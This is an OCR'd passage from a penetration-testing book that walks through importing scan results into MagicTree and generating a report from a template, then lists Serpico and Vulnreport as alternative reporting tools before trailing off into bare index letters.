
11. We will see a window that shows the scan being executed along with the output. Once the scan is complete, we can click on **Import**, and it will be imported into the tool.
12. Similarly, we can run any other tool and import its report to MagicTree. We can generate a report by navigating to **Report** | **Generate Report...**:



13. In the next window, we can browse the list of templates we would like to use to save the report:



14. Then, we click on the **Generate Report** button, and we will see a report being generated:



There's more...

There are other tools that can be used for report generation, such as the following:

- **Serpico**: `https://github.com/SerpicoProject/Serpico`
- **Vulnreport**: `http://vulnreport.io/`

Index

R

S

T

U

V

W

X